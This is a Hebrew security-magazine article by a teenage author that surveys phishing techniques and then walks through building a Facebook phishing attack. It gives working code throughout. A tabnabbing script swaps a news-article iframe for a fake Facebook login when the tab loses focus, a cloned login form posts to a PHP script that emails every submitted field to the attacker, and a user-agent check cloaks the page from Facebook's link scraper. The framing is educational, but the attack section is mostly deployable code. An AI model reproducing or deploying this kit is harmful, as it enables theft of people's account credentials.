Technologic Papers

הקלות הבלתי-נסבלת של הדיוג

מאת רזיאל בקר

הקדמה

"דִּיוּג או **פישינג** הוא ניסיון לגניבת מידע רגיש על ידי התחזות ברשת האינטרנט. המידע עשוי להיות, בין היתר, שמות משתמש וסיסמאות או פרטים פיננסיים. פישינג מתבצע באמצעות התחזות לגורם לגיטימי המעוניין לקבל את המידע[1]."

מתקפות פישינג הן מתקפות המבוססות בדרך כלל על הנדסה חברתית ותחבולות טכניות לגניבת מידע רגיש, אך הדרכים האלו הן לא הדרכים היחידות שבאמצעותם תוקף יוכל לבחור, התקפת פישינג יכולה לכלול את (אבל לא רק) הטכניקות הבאות:

- **Voice Phishing (מוכר גם כ-Vishing)**: התוקף יכול להתחזות אל גורם לגיטימי באמצעות שיחת טלפון ובכך הוא גורם לספק את הפרטים שהוא דורש, לעיתים יש שילוב של אמצעים טכנולוגים לטובת זיוף מזהה המתקשר (Caller-ID).
- **Evil Twin**: במתקפה זו התוקף מפרסם רשת אלחוטית הנראת לגיטימית לרשת אחרת (לעיתים עם שם שנראה לגיטימי ולעיתים עם שם זהה לשרת רשת לגיטימית אחרת באותו האיזור) וברגע שהקורבן מתחבר אל נקודת החיבור של התוקף, התוקף יכול לראות את כל התעבורה של הקורבן ואף לשנות את התשובות שעוברות דרכו, למעוניינים, מאמר שפורסם ע"י יניב מרקס בגיליון ה-22 על הנושא:

  http://www.digitalwhisper.co.il/files/Zines/0x22/DW34-4-EvilTwinAttacks.pdf
- **Phone Applications**: פיתוח אפליקציה המתחזה לאפליקציה לגיטימית (לדוגמא Facebook) ובכך שהתוקף גורם לקורבן להשתמש באפליקציה המתחזה התוקף בעצם מקבל את הפרטים של הקורבן. חנות האפליקציות של Android מספקת אפליקציות הנכתבו על ידי משתמשים מכל העולם ומספר אפליקציות מתחזות שיכולות בקלות להטעות את המשתמשים. (לעומת Apple, בחנות האפליקציות של Android לא מתבצע תהליך אישור האפליקציה).

[1] http://he.wikipedia.org/wiki/דיוג

- **Tabnabbing**[2]: טכניקה חדשה יחסית לביצוע מתקפת פישינג (2010), ראשית הקורבן נכנס לדף רגיל (לדוגמא מאמר מסוים) של התוקף. ברגע שהמשתמש עובר ל-Tab אחר - הדף הופך לעמוד פישינג (כל זה יכול להתבצע באמצעות javascript), הקורבן מניח שהדפדפן התנתק מחשבון הבנק ומתחבר עוד פעם, לאחר מכן הפרטים נשלחים אל השרת והקורבן מועבר אל העמוד האמיתי של הבנק.
- **Phishing with data**[3]: גם כן טכניקה חדשה (2012), העיקרון הוא שימוש ב-Data URI Scheme להצגת דף פישינג.

בעולם ההאקינג, פישינג משחק לא רע בכלל כאשר זה מגיע לגניבת מידע רגיש מהמשתמש (שם משתמש וסיסמא, פרטים אישיים ופיננסיים), במאמר הנוכחי אני אסקור מתקפות פישינג שונות ואדגים מתקפת פישינג מקוונת.

אז איך זה עובד?

בוב מעוניין לפרוץ לחשבון של אליס, לצורך העניין בוב בוחר לבצע זאת על ידי פישינג. "כל" מה שצריך בוב לעשות, הוא לגרום לאליס להקליד את שם המשתמש והסיסמא של הפייסבוק בדף הפישינג שלו.

אם בוב יציג יותר ויותר פרטים עליה בתור פייסבוק - אליס כנראה תסמוך עליו יותר, למה? לאליס זה דיי ברור שרק לפייסבוק יש פרטים כאלו עליה כתוצאה מכך אליס תסמוך על בוב יותר.

איך נעשה את זה? אפשר נכנס לפרופיל הפייסבוק של אליס וננווט לאודות (About) יש שם תאריך לידה, דואר אלקטרוני, כתובת מגורים, לימודים ועוד אין סוף פרטים על אליס. כמובן שניתן בקלות להשיג עוד פרטים אישיים, אך אני לא אדון על דרכים אלו במאמר.

לצורך ההדגמה, הפרטים שבוב השיג על אליס הם:

1. תאריך לידה
2. כתובת מגורים
3. דואר אלקטרוני

איך בוב יגרום לאליס לשלוח לו את השם משתמש והסיסמא באמצעות הפרטים האלו? (כמובן שיש המון דרכים, אך לשם הבהירות נסקור רק 2 דרכים לבצע זאת).

[2] http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/
[3] http://news.netcraft.com/archives/2014/10/09/phishing-with-data-uris.html

במתווה זה, נשלח לאליס קישור לדף שלנו, לצורך העניין הדף שלנו מכיל כתבה מעניינת ב-ynet על קנאביס. אליס קוראת את הכתבה, אך כמובן שתוך כדי היא מרפרפת בטאבים אחרים, ברגע שהיא יוצאת מהטאב הנוכחי (מהדף שלנו) קוד javascript משנה את כל העמוד לדף הפישינג, המטרה בשלב זה היא לגרום לאליס לא לחשוד כאשר הוא תחזור לאותו ה-Tab, ותאמין כי מדובר ב-Tab אחר. אליס תכניס את הפרטים (הרי היא לא זוכרת שהיא פתחה קישור שמכיל דף כזה או אחר - היא מניחה שזה דף ההתחברות המקורי! - ובום קיבלנו את הפרטים ☺

עכשיו.. בואו ניצור את דף הפישינג שלנו! לפני שכותבים כל מערכת או לפני שמתחילים לכתוב בכלל קוד, יש צורך לקבוע את אבני הדרך (כדי שלא יהיה פאשלות באמצע הפיתוח), מה הם אבני הדרך שלנו?

1. עלינו ליצור דף המדמה את דף הכתבה.
2. לכתוב קוד javascript זדוני שמזהה עזיבה של ה-tab הנוכחי.
3. פונקציה שמשנה את הדף לדף פישינג (עמוד התחברות של פייסבוק).

כמובן שלא ציינתי אבן דרך חשובה מאוד והיא הדרך שבה הקורבן יכנס אל הדף, אנחנו צריכים לכתוב הודעה שתגרום לו לפתוח את הדף מבלי חשד, אך אני לא אדבר על הפאן הפסיכולוגי של פישינג במאמר הזה, אני יותר אדבר על הפאן הטכני והמעשי שבמתקפה.

נקח לדוגמא את הכתבה הבאה: http://www.ynet.co.il/articles/0,7340,L-4656901,00.html וניצור את הדף שלנו באופן הבא: במקום "קליק ימני->שמור בשם" נשתמש ב-iframe (במקרה ואליס תלחץ על קישורים שונים היא עדיין תשאר בדף שלנו, היא תנווט רק בתוך ה-iframe לדפים אחרים). ברור שנעצב את ה-iframe כך שהוא יהיה על כל העמוד (אני אדלג על ההסבר של ה-css, אם תבחרו להתעמק בכל מקרה אתם מוזמנים לגגל על כל אלמנט):

```
<iframe src="http://www.ynet.co.il/articles/0,7340,L-4656901,00.html" style="margin:0;
padding:0; overflow:hidden; position:fixed; z-index:999999; top:0px; left:0px;
bottom:0px; right:0px; width:100%; height:100%; border:none;"></iframe>
```

אוקיי, את האבן דרך הראשונה עברנו, עכשיו הלאה: אנחנו צריכים כעת לכתוב קוד javascript שידע מתי הקורבן עזב את ה-tab, איך אנחנו עושים את זה?

פשוט מאוד: נשתמש ב-Page Visibility API[4], ה-API מאפשר לנו לדעת אם הדף שלנו במיקוד על ידי המשתמש או לא (focus) או במילים אחרות - אם המשתמש נמצא ב-tab הנוכחי או לא.

[4] https://developer.mozilla.org/en-US/docs/Web/Guide/User_experience/Using_the_Page_Visibility_API

השתמשתי בדוגמא הבאה מ-stackoverflow[5]:

```
var vis = (function(){
    var stateKey, eventKey, keys = {
        hidden: "visibilitychange",
        webkitHidden: "webkitvisibilitychange",
        mozHidden: "mozvisibilitychange",
        msHidden: "msvisibilitychange"
    };
    for (stateKey in keys) {
        if (stateKey in document) {
            eventKey = keys[stateKey];
            break;
        }
    }
    return function(c) {
        if (c) document.addEventListener(eventKey, c);
        return !document[stateKey];
    }
})();
```

כעת נכתוב את הקוד, במידה ו-()vis יחזיר false אז המשתמש יצא מה-tab הנוכחי. לאחר שהמשתמש יצא מה-tab, נפעיל את פעולות הבאות באמצעות javascript: שינוי כותרת, שינוי favicon ושינוי ה-iframe הנוכחי לדף הפישינג שלנו. הקוד המלא:

```
<script>
var vis = (function(){
    var stateKey, eventKey, keys = {
        hidden: "visibilitychange",
        webkitHidden: "webkitvisibilitychange",
        mozHidden: "mozvisibilitychange",
        msHidden: "msvisibilitychange"
    };
    for (stateKey in keys) {
        if (stateKey in document) {
            eventKey = keys[stateKey];
            break;
        }
    }
    return function(c) {
        if (c) document.addEventListener(eventKey, c);
        return !document[stateKey];
    }
})();
vis(function(){
  if(vis()==false) {
      document.title = 'Facebook - Login';
    var link = document.createElement('link');
    link.type = 'image/x-icon';
    link.rel = 'shortcut icon';
    link.href = 'http://www.stackoverflow.com/favicon.ico';
    document.getElementsByTagName('head')[0].appendChild(link);
      document.getElementById("main").src = "malicious_page.php"; // The phishing page
location
  }
```

[5] http://stackoverflow.com/a/19519701

```
});</script>
<div id="container">
<iframe id="main" src="http://www.ynet.co.il/articles/0,7340,L-4656901,00.html"
style="margin:0; padding:0; overflow:hidden; position:fixed; z-index:999999; top:0px;
left:0px; bottom:0px; right:0px; width:100%; height:100%; border:none;"></iframe>
</div>
```

כעת, עלינו להכין את דף ההתחברות עצמו (דף הפישינג), איך נעשה את זה? עלינו ליצור דף בדיוק כמו דף ההתחברות אבל בדף הזה, הפרטים שהקורבן יכניס (השם משתמש והסיסמא) יישלחו אלינו.


כמו שכתבנו את דף ה-tabnabbing באמצעות אבני הדרך שהגדרנו, נגדיר גם לדף הפישינג אבני דרך. בואו נחשוב יחדיו: אנחנו צריכים לקחת דף התחברות רגיל ופשוט במקום שהפרטים יישלחו אל פייסבוק הפרטים צריכים להשלח לשרת שלנו.

איך הפרטים נשלחים אל השרת? הפרטים נכתבים בטופס (form) כשהמשתמש לוחץ אנטר / על כפתור ההתחברות הפרטים נשלחים אל השרת, איך המתכנת קובע לאן הם ישלחו? באמצעות הפרמטר action. אחרי שהפרטים נשלחים לשרת, השרת מקבל את הפרטים ומשווה את הפרטים מול מסד הנתונים.

אז אבני הדרך שלנו הם:

1. להעתיק את קוד המקור של האתר אל דף ההתחברות שלנו.
2. לשנות את הפרמטר action בטופס ההתחברות לדף שלנו.
3. אנחנו צריכים לכתוב קוד שיקבל את הפרטים שהקורבן שלח וישלח אותם אלינו (זה לא משנה אם הקוד ישלח את הפרטים אלינו במייל או יכתוב אותם אל קובץ סיסמאות), את הקוד אפשר לכתוב בכל שפה. במאמר הזה אני אכתוב את הקוד ב-PHP מכיוון שהיא הנפוצה ביותר בכל מה שקשור לצד שרת בסביבת WEB.
4. לאחר שהקורבן מילא את הפרטים, אנחנו צריכים להציג לו הודעה בהתאם (לדוגמא: "שם המשתמש או הסיסמא שגויים").

אז ככה, קודם כל ניקח את קוד המקור מהדף שאליו נתחזה, לצורך ההדגמה ניקח את facebook.com. נגלוש אל facebook.com, נלחץ קליק ימני -> View page source או בעברית: הצג מקור.



לאחר מכן, יקפוץ לנו חלון עם הקוד html של דף ההתחברות, נעתיק אותו אל עורך הטקסט שאנו משתמשים בו (אני משתמש ב-notepad++[6]) ונחפש בקוד html את המחרוזת " <form" כדי להגיע לפרמטר action ולשנות את הערך שלו לעמוד שיקבל את הפרטים שהמשתמש כתב בטופס.

```
<form id="login_form" action="https://www.facebook.com/login.php?login_attempt=1" method="post"
```

נשנה את הערך שנמצא ב-action אל details.php (העמוד שיקבל את הפרטים).

כתיבת ה-details.php:

כדי לכתוב את הדף details.php אנו צריכים לקבל את הפרטים שהמשתמש שלח, כמו שראינו בתגית form ה-method הוא post, זאת אומרת שאופן שליחת הנתונים הוא ב-POST. לכן נקבל את כל הנתונים שהמשתמש שלח ב-POST, נוסיף כל שדה עם הערך שלו למחרוזת ונשלח את המחרוזת הזאת אלינו למייל, הקוד PHP:

```
<?php
$data = ""; // המשתנה שיכיל את הפרטים שנשלחו אל השרת
foreach($_POST as $key=>$value) // כאן אנחנו עוברים בלולאה על כל הפרטים שנשלחו
       $data .= "{$key}={$value}\r\n"; //  כאן אנחנו מוסיפים אל המשתנה data כל שדה שהתקבל
mail("yourmail@example.com", "Login details", $data); //  כאן אנחנו שולחים את הפרטים אלינו למייל באמצעות המשתנה מייל
?>
```

כעת, כדי שהמשתמש לא יחשוד נוסיף אחרי הקוד PHP עמוד שגיאה, שיראה שהפרטים אינם נכונים (כמובן שאפשר להעביר את הקורבן ל-Google, או ל-Facebook), כעת נשלח את הטופס עם פרטי התחברות שגויים באתר הפייסבוק המקורי והוא יוביל אותנו אל דף השגיאה:


https://www.facebook.com/login.php?login_attempt=1

נעתיק את קוד המקור של הדף ונדביק אותו בסיום קוד הפישינג שלנו (קוד ה-php).

סיימנו את דף הפישינג שלנו, עכשיו נשאלת השאלה: כיצד בוב יגרום לאליס להאמין לו שהקישור שהוא שלח לה הוא בטוח ואפשר להכנס אליו? (יכול להיות שאליס סומכת על בוב, אבל אני יוצא מנקודת ההנחה הזו).

[6] https://notepad-plus-plus.org/

חודש שעבר, גיליתי פירצת אבטחה בפייסבוק המאפשרת לך לזייף קישורים. לדוגמא, אם אפרסם את דף הפישינג שלי בפייסבוק פייסבוק יציג את האתר כדף פישינג, עם כתובת אחרת. לצורך העניין, אם אני אפרסם את הקישור http://google.co.il (Google) בפייסבוק, פייסבוק יציג את הקישור בצורה הזו:



מה שאנחנו הולכים לעשות, זה לרמות את ה- Scraper של פייסבוק, איך נעשה את זה? באופן הבא:

כאשר אנו מעלים קישור לפייסבוק, המערכת מנסה להבין באיזה אתר מדובר (על מנת למשוך ממנו פרטים, תמונה וכו'), היא עושה זאת בעזרת Scraper יעודי למשימה זו. המטרה שלנו היא לזהות שמובר באותו Scraper ולהגיש לו דף אחר מדף הפישינג שלנו.

על מנת לחקור זאת, העלתי מספר קישורים לאתר שלי, ובכל פעם שיחקתי עם ה-Header-ים הרלוונטים. שמתי לב שכאשר אני מוסיף את ה-Header לשינוי המיקום באופן הבא:

```
header("Location: http://google.com");
```

ה-Scraper שולח בקשה ל-google.com, ומציג את Google כדף שפרסמתי. בשלב זה הבנתי שאם אני אצליח להבדיל בין ה-Scraper של פייסבוק לבין משתמש רגיל אני אצליח לרמות את ה-Scraper של פייסבוק בצורה הזו:

```
If(isFacebookScraper()==true)
   Header("Location: http://the-original-site.com");
else
   // Phishing page comes here
```

בשלב זה כתבתי מין logger ב-PHP שכותב את הבקשה שנשלחה אל קובץ טקסט וככה אני אוכל לצפות בבקשה של ה-Scraper של פייסבוק.

הקוד של ה-Logger:

```
<?php
$ip = $_SERVER["REMOTE_ADDR"];
$user_agent = $_SERVER["HTTP_USER_AGENT"];
$post = print_r($_POST, true);
$get = print_r($_GET, true);
$o = fopen("listen1.txt", "a+");
fwrite($o, "IP: $ip\r\nUser-agent: $user_agent\r\nPost: $post\r\nGet: $get\r\n---------
---------------------------------\r\n");
fclose($o);
?>
```

ה-Scraper לא שלח שום בקשת post או get, אבל ה-User-agent היה קבוע (של כל ה-scraper-ים):

```
IP: 31.13.102.122
User-agent: facebookexternalhit/1.1 (+http://www.facebook.com/externalhit_uatext.php)
Post: Array
(
)

Get: Array
(
)
```

מתוך הבקשה אפשר להסיק שישנם 2 דרכים לזהות שהבקשה נשלחה מה-Scraper של פייסבוק:

1. זיהוי על פי טווח כתובות IP. (ל-facebook יש מספר כתובות IP)
2. זיהוי על פי ה-User-agent header.

אני בחרתי לזהות על פי User-agent מכיוון שזה פחות קוד ואם 2 הדרכים נותנות את אותה התוצאה אין סיבה שאני אבחר בדרך הארוכה:

```
if(preg_match("/facebookexternalhit/", $user_agent))
    header('Location: http://the-original-site.com
else
    show_page();
```

וזהו - בשלב זה, כאשר נעלה קישור לפייסבוק (לדוגמא, ל-Wall של אליס), נראה שאכן פייסבוק יציגו את הפרטים של העמוד המקורי, אך כאשר המשתמש יכנס - הוא יקבל קישור לעמוד הפישינג שלנו.

סיכום

במאמר זה הצגתי בגדול את עולם הפישינג ומספר טכנולוגיות העומדות בפני תוקפים הבוחרים לעשות שימוש במתקפה זו. חשוב לזכור כי למרות שלא נגענו בנושא מאמר זה, כשמדובר בפישינג (שלא כמו ברב סוגי המתקפות הקיימות), יש משמעות עצומה לעניין הפסיכולוגי ולעיתים רבות נקודות בעניין זה הן אלו שיצליחו למתקפה לעבוד.

במאמר הצגתי נושא אחד מתוך רבים, עולם הפישינג הינו עולם רחב ביותר ואחת העובדות המפחידות בעולם זה היא שלא צריך לעבוד קשה מדי על מנת לייצר מתקפת פישינג איכותית. מקווה שלמדתם והחכמתם מקריאת מאמר זה.

בנוסף, אני מעוניין להודות ל**אפיק קסטיאל** על עזרתו המועילה למאמר זה.

על המחבר

R4z בן 17 עוסק בפיתוח Web בחברת Articoloo, ובזמנו הפנוי מתעסק באבטחת מידע לכל שאלה או יעוץ ניתן לפנות אליו בשרת ה-IRC של NIX בערוץ #Security או באימייל, בכתובת:
raziel.b7@gmail.com

קישורים לקריאה נוספת

- http://www.digitalwhisper.co.il/0x1D/
- http://www.isbdc.org/wp-content/uploads/2012/05/Psychology-of-Phishing-Scams-4_17_12.pdf
- http://escholarship.org/uc/item/9dd9v9vd
- http://www.html5rocks.com/en/tutorials/pagevisibility/intro/